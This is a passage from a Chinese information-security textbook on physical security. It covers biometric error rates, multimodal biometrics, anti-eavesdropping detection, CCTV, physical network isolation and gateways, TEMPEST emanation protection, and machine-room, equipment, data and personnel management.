错误拒绝率FRR的含义是，将相同的生物特征，如指纹，误认为是不同的生物特征，而加以拒绝的出错概率。FRR的大小与系统设定的判定相似度的门限阈值呈正相关，即相似度门限阈值定得越高，FRR的数值也越高。错误接受率FAR的含义是，将不同的生物特征误认为是相同的生物特征，而加以接受的出错概率。FAR的大小与相似度门限阈值呈负相关。

通过调整阈值等参数，使系统FRR和FAR相等时，这个错误率被称为交叉错误率(Crossover Error Rate，CER)，是衡量设备准确率的主要指标，如图6-4所示，CER为FRR与FAR的交叉点。





**图6-4 生物识别的准确度**

**3. 多生物识别技术**

生物特征识别系统在利用个人特征来鉴别或验证用户身份时，如果检测“有噪音”，比如指纹中带有疤痕或者因感冒而改变声音，识别的准确度就会下降。如果能够捕捉不同的生物特征，同时融合兼顾各种识别算法，形成更精准、更安全的识别和检测机制，那么生物识别技术将更加完善。这也被称为多生物识别技术，或多模态生物特征识别技术。

对多特征的融合常用的有两种方法，一种是并行融合；另一种是串行融合。所谓并行算法，对各种识别特征赋予不同的权值，较为显著、稳定性好、识别效果好的特征赋予大的权值；而易受各类因素干扰、稳定性较差的特征赋予较小的权值，减小这些特征对整体识别的影响。所谓串行融合，赋予权值方法与并行融合一致，只是在形成特征序列时为各特征序列的加权之和，从而使所得到的特征为一个序列。

多生物特征融合识别的优点在于：首先，已经证明利用多个生物特征融合可以提高身份鉴别的正确率；其次，利用多个生物特征显然可以拓宽生物特征识别系统的应用人群范围；最后，从防伪的角度，伪造多个生物特征的难度远远大于伪造单一的生物特征。

多生物识别技术发展的核心在于构建准确而快速的融合算法，就是对两种或多种生物识别的标准都加以计算和选择，最后形成一个统一的、整体的判断标准，这也是多生物识别技术未来的发展方向。

### 623　检测和监控技术

检测和监控技术是保证信息系统物理安全的“眼睛和耳朵”。

**1. 检测技术**

检测技术是针对窃听、窃照和窃视等的防御技术，防止声音、文字、数据、图像等信息的泄露。窃听主要依赖于各种“窃听器”，不同的窃听器针对的对象不同，主要包括会议谈话、有线电话、无线信号、电磁辐射以及计算机网络等。随着技术发展的日新月异，窃听已经形成了有线、无线、激光、红外、卫星和遥感等种类齐全的庞大窃听家族，而且被窃听的对象也已从军事机密向商业活动甚至平民生活发展。

有线窃听，是指秘密侵入他人之间的有线通信线路，探知其通信内容，如对固定电话的监听。无线窃听，是指对无线通信线路的秘密侵入，如对移动电话的监听。激光窃听，就是用激光发生器产生一束极细的红外激光，射到被窃听房间的玻璃上，当房间里有人谈话的时候，玻璃因受室内声音变化的影响而发生轻微的振动，从玻璃上反射回来的激光包含了室内声波振动信息，这些信息可以还原成为音频信息。辐射窃听，是利用各种电子设备存在的电磁泄漏，收集电磁信号并还原，得到相应信息。计算机网络窃听主要是指通过在网络的特殊位置安装窃听软件，接收能够收到的一切信息，并分析还原为原始信息。

检测技术可采用电缆加压技术、电磁辐射检测技术、激光探测技术等，搜索发现窃听装置，以消除窃听行为。防窃听技术除了检测之外，还可以采用基于密码编码技术对原始信息进行加密处理，确保信息即使被截获也无法还原出原始信息。此外，电磁信号屏蔽也属于窃听防御技术。

**2. 监控技术**

监控技术主要是指利用光电、超声、微波、红外、压感等传感器，来检测区域访问并报警。监控系统是安防系统中应用最多的系统之一，视频监控系统发展划分为第一代模拟视频监控系统，即闭路电视(Closed Circuit Television，CCTV)，到第二代基于“PC＋多媒体卡”数字视频监控系统(Digital Video Recorder，DVR)，到第三代完全基于IP网络视频监控系统(IP Video Surveillance，IPVS)。

CCTV使用照相机通过传输媒介将图片传送到连接显示器的电视传输系统，传输媒

介可以使用光缆、微波、无线电波或红外光束,模拟视频设备包括视频画面分割器、矩阵、切换器、卡带式录像机(VCR)及视频监视器等。CCTV根据图像信号的清晰度,分为下面三个等级:

(1) 检测级:能够检测到对象的存在。

(2) 识别级:能够检测到对象的类型。

(3) 确认级:能够分辨对象的细节。

部署CCTV的关键在于:

(1) 充分理解设施的整个监控需求。

(2) 确定需要监控的区域大小,深度、宽度来决定照相机镜头的尺寸。

(3) 照明非常重要,不同的灯光和照明将提供不同的效果等级。照明设备应该在黑暗中能够提供持续的覆盖程度,对象与背景的对比度也非常重要。

"模拟-数字"监控系统是以数字硬盘录像机DVR为核心半模拟-半数字方案,从摄像机到DVR仍采用同轴缆输出视频信号,通过DVR同时支持录像和回放,并可支持有限IP网络访问。

监控技术最大的缺陷在于,它是一种被动的设备,并不能阻止入侵。因此,可以与其他的控制措施配合使用,如围墙、巡逻、报警系统等。

### 6.2.4 物理隔离技术

即使是最先进的防火墙技术,也不可能100%保证系统安全。屡次发生的网络入侵及泄露事件,使人们认识到:理论上说,只有一种真正安全的隔离手段,那就是从物理上断开连接。有鉴于此,我国国家保密局2000年1月1日起实施的《计算机信息系统国际互联网保密管理规定》的第二章第六条要求:"涉及国家机密的计算机信息系统,不得直接或间接地与国际互联网或其他公共信息网络相连,必须实行物理隔离。"包括美国在内的许多国家也都利用物理隔离,来解决政府和军事涉密网络与公共网络连接时的安全。

**1. 什么是物理隔离**

物理隔离到目前为止没有一个十分严格的定义,较早时用于描述的英文单词为Physical Disconnection,后来使用词汇Physical Separation和Physical Isolation。这些词汇共有的含义都是与公用网络彻底的断开连接,但这样背离了网络的初衷,同时给工作带来不便。目前,很多人开始使用Physical Gap这个词汇,直译为物理隔离,意为通过制造物理的豁口来达到物理隔离的目的。

物理隔离首先要考虑的是安全域的问题。国家的安全域一般以信息涉密程度划分为涉密域和非涉密域。涉密域就是涉及国家秘密的网络空间;非涉密域不涉及国家的秘密,但是涉及本单位、本部门或者本系统的工作秘密。公共服务域是指不涉及国家秘密,也不涉及工作秘密,向互联网完全开放的公共信息交换空间。类似地,企业的安全域一般分为企业内网、企业外网和公网(Internet)。

物理隔离实际上就是指,内部网不直接或间接地连接公共网。物理隔离的解决思路是:在同一时间、同一空间单个用户是不可能同时使用两个系统的,总有一个系统处于"空闲"状态,这样只要使两个系统在空间上物理隔离,就可以使它们的安全性相互独立。

最初的物理隔离是建立两套网络系统和计算机设备：一套用于内部办公，另一套用于与互联网连接。这样的两套互不连接的系统，不仅成本高，而且极为不便。这一矛盾促进了物理隔离设备的开发，也迫切需要一套技术标准和方案。

如果将一个企业涉及的网络分为内网、外网和公网，其安全要求应该是：

(1) 在公网和外网之间实行逻辑隔离；

(2) 在内网和外网之间实行物理隔离。

具体拓扑形式如图 6-5 所示。





**图 6-5　企业网络的划分**

要实现内网与外网之间物理隔离的目的，必须保证做到以下几点：

(1) 阻断网络的直接连接，即三个网络不会同时连在隔离设备上。

(2) 阻断网络的 Internet 逻辑连接，即 TCP/IP 的协议必须被剥离，原始数据通过点到点协议而非 TCP/IP 协议透过隔离设备进行传输。

(3) 隔离设备的传输机制具有不可编程的特性，因此不具有感染的特性。

(4) 任何数据都是通过两级移动代理的方式来完成，两级移动代理之间是物理隔离的。

(5) 隔离设备具有审查功能。

(6) 隔离设备传输的原始数据，不具有攻击或对网络安全有害的特性，如 txt 文本不会有病毒一样，也不会执行命令等。

(7) 强大的管理和控制功能。

(8) 从隔离的内容看，隔离分为网络隔离和数据隔离。数据隔离主要是指存储设备的隔离，即一个存储设备不能被几个网络共享。网络隔离就是把被保护的网络从公开的、无边界的、自由的环境中独立出来。只有实现了两种隔离，才是真正意义上的物理隔离。

此外，还应该在物理辐射上阻断内部网和外部网，确保内部网络信息不会通过电磁辐射或耦合方式泄露到外部网。

物理隔离技术主要应用于需要对内部重要数据进行安全保护的国家各级政府部门、军队系统、金融系统等。这些部门对网络安全有更高的要求，严格禁止信息泄露和被篡改，而且出于信息交换的需要，不能够完全隔离与外部网络的联系。

**2. 网络物理隔离的基本形式**

1) 用户级物理隔离

用户级物理隔离的目的，是使一台计算机既连接内网又连接外网，可以在不同网络上分时地工作，在保证内、外网络隔离的同时节省资源、方便工作。用户级物理隔离自出现至今经过多次演变，经历了两个发展阶段，不断发展成熟。

(1) 第一代物理隔离技术：完全隔离。完全隔离主要采用双机物理隔离技术，其主




要原理是将两套主板、芯片、网卡和硬盘的系统合并为一台计算机使用，用户通过客户端的开关来选择两套计算机操作系统，切换内外网络的连接。双机物理隔离的维护和使用都不够便利。

（2）第二代物理隔离技术：硬件卡隔离。硬件卡隔离的原理是在主机的主板插槽中安装物理隔离卡，把一台普通计算机分成两台虚拟计算机，来实现物理隔离。硬件卡隔离，分为双硬盘、单硬盘物理隔离系统两种。

双硬盘物理隔离系统，如图 6-6，即客户端增加一块物理隔离卡，客户端的硬盘或其他的存储设备首先连接到该卡，然后再转接到主板上，隔离卡可以控制客户端的选择。选择不同的硬盘时，同时选择了该卡不同的网络接口。这种隔离产品有的仍然需要网络布线为双网线结构，存在较大的安全隐患。





**图 6-6　双硬盘物理隔离系统**

单硬盘物理隔离系统，通过对单个硬盘上磁道的读写控制技术，在一个硬盘上分隔出两个独立的工作区间，其中一个为公共区(Public)，另一个为安全区(Secure)。这两个区分别装有两个操作系统，用户可以在本地通过操作系统上的一个切换图标自由选择内外两个不同网络。用户在任意时间只能与其中一个网络相连，这两个区之间无法互相访问。

2）网络级物理隔离

网络级物理隔离技术最早采用隔离集线器的方式。隔离集线器相当于内网和外网两个集线器的集成，通过电子开关进行切换，从而连接到内网或外网两者之一。隔离集线器只有在与其他隔离措施，如物理隔离卡等相配合，才能实现真正的物理隔离。

（1）第三代物理隔离技术：数据转播隔离。数据转播隔离，利用因特网信息传播服务器分时复制转播文件的途径实现隔离，是一种非实时的因特网访问方式。采集服务器下载指定网站的内容，转播服务器使用下载的数据建立网站的镜像站点，向内部用户提供虚拟的 Internet 站点访问。用户只是访问了指定站点的镜像，访问内容有较大的局限性。

（2）第四代物理隔离技术：空气开关隔离。空气开关隔离通过使用单刀双掷开关，使得内外部网络分时访问临时缓冲器来完成数据交换，其基本功能框图如图 6-7 所示。

该隔离系统由隔离服务器和防火墙组成。隔离服务器有内部网络和外部网络两个接口，但不能同时连接两个网络，而是利用一个切换开关，使服务器在连接内网时断开外网，连接外网时断开内网。内网用户要从外网下载数据时，隔离服务器首先连接外网，将数据暂存在服务器中，隔一定时间后断开外网，连接内网，将数据发送到内部网络中。内外网





**图 6-7　空气开关隔离技术**

之间的切换非常快，用户基本感觉不到时延。为防止信息泄露及黑客入侵，外部数据进入内网前经过防火墙的过滤。

（3）第五代物理隔离技术：安全通道隔离。安全通道隔离，通过专用通信设备、专有安全协议和加密验证机制及应用层数据提取和鉴别认证技术，进行不同安全级别网络之间的数据交换，彻底阻断了网络间的直接 TCP/IP 连接，同时对网间通信的双方、内容、过程施以严格的身份认证、内容过滤、安全审计等多种安全防护机制，从而保证了网间数据交换的安全、可控，杜绝由于操作系统和网络协议自身漏洞带来的安全风险，成为当前隔离技术的发展方向。

这种信息隔离与交换系统，俗称网闸，网闸的设计是"代理＋摆渡"，如图 6-8 所示。当外网需要有数据到达内网的时候（B 点），外部的服务器立即发起对隔离设备的非 TCP/IP 协议的数据连接，一般是不可路由的私有协议，隔离设备将所有的协议剥离或重组，将原始的数据写入存储介质（C 点）。根据不同的应用，可能有必要对数据进行完整性和安全性检查，如网络协议检查、防病毒和恶意代码扫描等。一旦数据完全写入隔离设备的存储介质，隔离设备立即中断与外网的连接，转而发起对内网的非 TCP/IP 协议的数据连接。隔离设备将存储介质内的数据通过专用隔离硬件交换到内网处理单元（A 点）。内网收到数据后，立即进行 TCP/IP 的封装和应用协议的封装，并交给应用系统。在控制台收到完整的交换信号之后。隔离设备立即切断隔离设备与内网的直接连接。





**图 6-8　安全通道隔离技术原理**

### 6.2.5　防信息泄露技术

计算机主机及其附属电子设备，如视频显示终端、打印机等，在工作时不可避免地会

产生电磁辐射,这些辐射中携带有计算机正在进行处理的数据信息。尤其是显示器,由于显示的信息是给人阅读的,是不加任何保密措施的,所以其产生的辐射也最容易造成泄密。使用专门的高灵敏接收设备将这些电磁辐射接收下来,经过分析还原,就可以恢复出原信息。

针对这一现象,美国国家安全局开展了一项绝密项目,后来产生了 TEMPEST (Transient Electromagnetic Pulse Emanation Standard)技术及相关产品。TEMPEST 技术又称计算机信息泄露安全防护技术,包括泄露信息的分析、预测、接收、识别、复原、防护、测试、安全评估等多项技术,涉及多个学科领域。加解密等常规信息安全技术,并不能解决输入和输出端的电磁信息泄露问题,如 CRT 显示、打印机打印信息等。

TEMPEST 防电磁泄漏的基本思想主要包括三个层面:

(1) 抑制电磁发射。采取各种措施想办法减少显示器、打印机等输入输出设备电路的电磁辐射。

(2) 屏蔽隔离。在其周围利用各种屏蔽材料使电磁发射场衰减到足够小,不易被接收,甚至接收不到。例如,对于需要高度保密的信息,如军、政首脑机关的信息中心和驻外使馆等地方,应该将信息中心的机房整个屏蔽起来。屏蔽的方法是采用接地的金属网把整个房间屏蔽起来。小型系统可以把需要屏蔽的计算机和外部设备放在体积较小的屏蔽箱内。

(3) 相关干扰。在计算机旁边放置一个辐射带宽相近的干扰器,不断地向外辐射干扰电磁波,扰乱计算机发出的信息电磁波,使相关电磁泄漏即使被接收也无法识别。

# 6.3 物理安全管理

## 6.3.1 环境安全管理

计算机系统的技术复杂,电磁干扰、震动、温度和湿度变化都会影响计算机系统的可靠性、安全性。轻则造成工作不稳定,性能降低,或出现故障;重则会使零部件寿命缩短,甚至是损坏。为了使计算机能够长期、稳定、可靠、安全地工作,应该选择合适的场地环境。

(1) 机房安全要求。计算机机房应尽量建立在远离生产或存储具有腐蚀性、易燃易爆物品的场所周围;尽量避开污染区,以及容易产生粉尘、油烟和有毒气体的区域,以及雷区等。

机房应选用专用的建筑物,在建筑设计时考虑其结构安全。若机房设在办公大楼内,则最好不要安排在底层或顶层,这是因为底层一般较潮湿,而顶层有漏雨、穿窗而入的危险。在较大的楼层内,计算机机房应靠近楼梯的一边。

此外,如何减少无关人员进入机房的机会也是计算机机房设计时首要考虑的问题。

(2) 机房防盗要求。视频监视系统是一种较为可靠的防盗设备,能对计算机网络系统的外围环境、操作环境进行实时全程监控。对重要的机房,还应采取特别的防盗措施,如值班守卫、出入口安装金属探测装置等。

(3) 机房三度要求。温度、湿度和洁净度并称为三度,为保证计算机网络系统的正常运行,对机房内的三度都有明确的要求。为使机房内的三度达到规定的要求,空调系统、去湿机、除尘器是必不可少的设备。重要的计算机系统安放处还应配备专用的空调系统,它比公用的空调系统在加湿、除尘等方面有更高的要求。

- 温度:机房温度一般应控制在 18～22℃。
- 湿度:相对湿度一般控制在 40%～60%为宜。
- 洁净度:尘埃颗粒直径<0.5μm,含尘量<1 万颗/升。

(4) 防水与防火要求。计算机机房的火灾一般是由电气原因(电路破损、短路、超负荷)、人为事故(吸烟、防火、接线错误)或外部火灾蔓延引起的。计算机机房的水灾一般是由机房内有渗水、漏水等原因引起的。

为避免火灾、水灾,应采取如下具体措施:

- 隔离。
- 设置紧急断电装置。
- 设置火灾报警系统。
- 配备灭火设施。
- 加强防水、防火管理和操作规范。例如:计算机中心应严禁存放腐蚀性物品和易燃易爆物品,禁止吸烟和随意动火,检修时必须先关闭设备电源再进行作业等。

### 6.3.2　设备安全管理

(1) 设备的使用管理。要根据硬件设备的具体配置情况,制定切实可行的硬件设备操作使用规程,并严格按操作规程进行操作。建立设备使用情况日志,并严格登记使用过程的情况。建立硬件设备故障情况登记表,详细记录故障性质和修复情况。坚持对设备进行例行维护和保养,并指定专人负责。

(2) 设备的维护与保养。定期检查供电系统的各种保护装置及地线是否正常。对设备的物理访问权限限制在最小范围内。

(3) 防盗。在需要保护的重要设备、存储媒体和硬件上贴上特殊标签(如磁性标签),当有人非法携带这些重要设备或物品外出时,检测器就会发出报警信号。将每台重要的设备通过光纤电缆串接起来,并使光束沿光纤传输,如果光束传输受阻,则自动报警。

(4) 供电系统安全。电源是计算机网络系统的命脉,电源系统的稳定可靠是计算机网络系统正常运行的先决条件。电源系统电压的波动、浪涌电流和突然断电等意外情况的发生还可能引起计算机系统存储信息的丢失、存储设备的损坏等情况的发生,电源系统的安全是计算机系统物理安全的一个重要组成部分。

GB/T 2887—2000 将供电方式分为三类:一类供电,需要建立不间断供电系统;二类供电,需要建立带备用的供电系统;三类供电,按一般用户供电考虑。

(5) 防静电。不同物体间的相互摩擦、接触会产生能量不大但电压非常高的静电。如果静电不能及时释放,就可能产生火花,容易造成火灾或损坏芯片等意外事故。计算机系统的 CPU、ROM、RAM 等关键部件大都采用 MOS 工艺的大规模集成电路,对静电极为敏感,容易因静电而损坏。

机房的内装修材料一般应避免使用挂毯、地毯等吸尘、容易产生静电的材料，而应采用乙烯材料。为了防静电，机房一般要安装防静电地板。机房内应保持一定湿度，特别是在干燥季节应适当增加空气湿度，以免因干燥而产生静电。

(6) 防雷击。接地与防雷是保护计算机网络系统和工作场所安全的重要措施。接地是指整个计算机系统中各处电位均以大地电位为零参考电位。接地可以为计算机系统的数字电路提供一个稳定的0V参考电位，从而可以保证设备和人身的安全，同时也是防止电磁信息泄漏的有效手段。

要求良好接地的设备有：各种计算机外围设备、多相位变压器的中性线、电缆外套管、电子报警系统、隔离变压器、电源和信号滤波器、通信设备等。

### 6.3.3 数据安全管理

计算机网络系统的数据要存储在某种媒体上，常用的存储媒体有：硬盘、磁盘、磁带、打印纸、光盘等。

(1) 存放有业务数据或程序的磁盘、磁带或光盘，必须注意防磁、防潮、防火、防盗。

(2) 对硬盘上的数据，要建立有效的级别、权限，并严格管理，必要时要对数据进行加密，以确保硬盘数据的安全。

(3) 存放业务数据或程序的磁盘、磁带或光盘，管理必须落实到人，并分类建立登记簿。

(4) 对存放有重要信息的磁盘、磁带、光盘，要备份两份并分两处保管。

(5) 打印有业务数据或程序的打印纸，要视同档案进行管理。

(6) 凡超过数据保存期的磁盘、磁带、光盘，必须经过特殊的数据清除处理，视同空白磁盘、磁带、光盘。

(7) 凡不能正常记录数据的磁盘、磁带、光盘，必须经过测试确认后销毁。

(8) 对需要长期保存的有效数据，应在磁盘、磁带、光盘的质量保证期内进行转储，转储时应确保内容正确。

### 6.3.4 人员安全管理

《信息安全技术 信息系统物理安全技术要求》(GB/T 21052—2007)将物理安全技术等级分为五个不同级别。

第二级物理安全技术要求中设立了“人员要求”：要求建立正式的安全管理组织机构，委任并授权安全管理机构负责人负责安全管理的权力，负责安全管理工作的组织和实施。

第三级物理安全技术要求中规定了“人员与职责要求”：在满足第二级要求的基础上，要求对信息系统物理安全风险控制、管理过程的安全事务明确分工责任。对系统物理安全风险分析与评估、安全策略的制定、安全技术和管理的实施、安全意识培养与教育、安全事件和事故响应等工作应制定管理负责人，制定明确的职责和权力范围。编制工作岗位和职责的正式文件，明确各个岗位的职责和技能要求。对不同岗位制定和实施不同的安全培训计划，并对安全培训计划进行定期修改。对信息系统的工作人员、资源实施等级

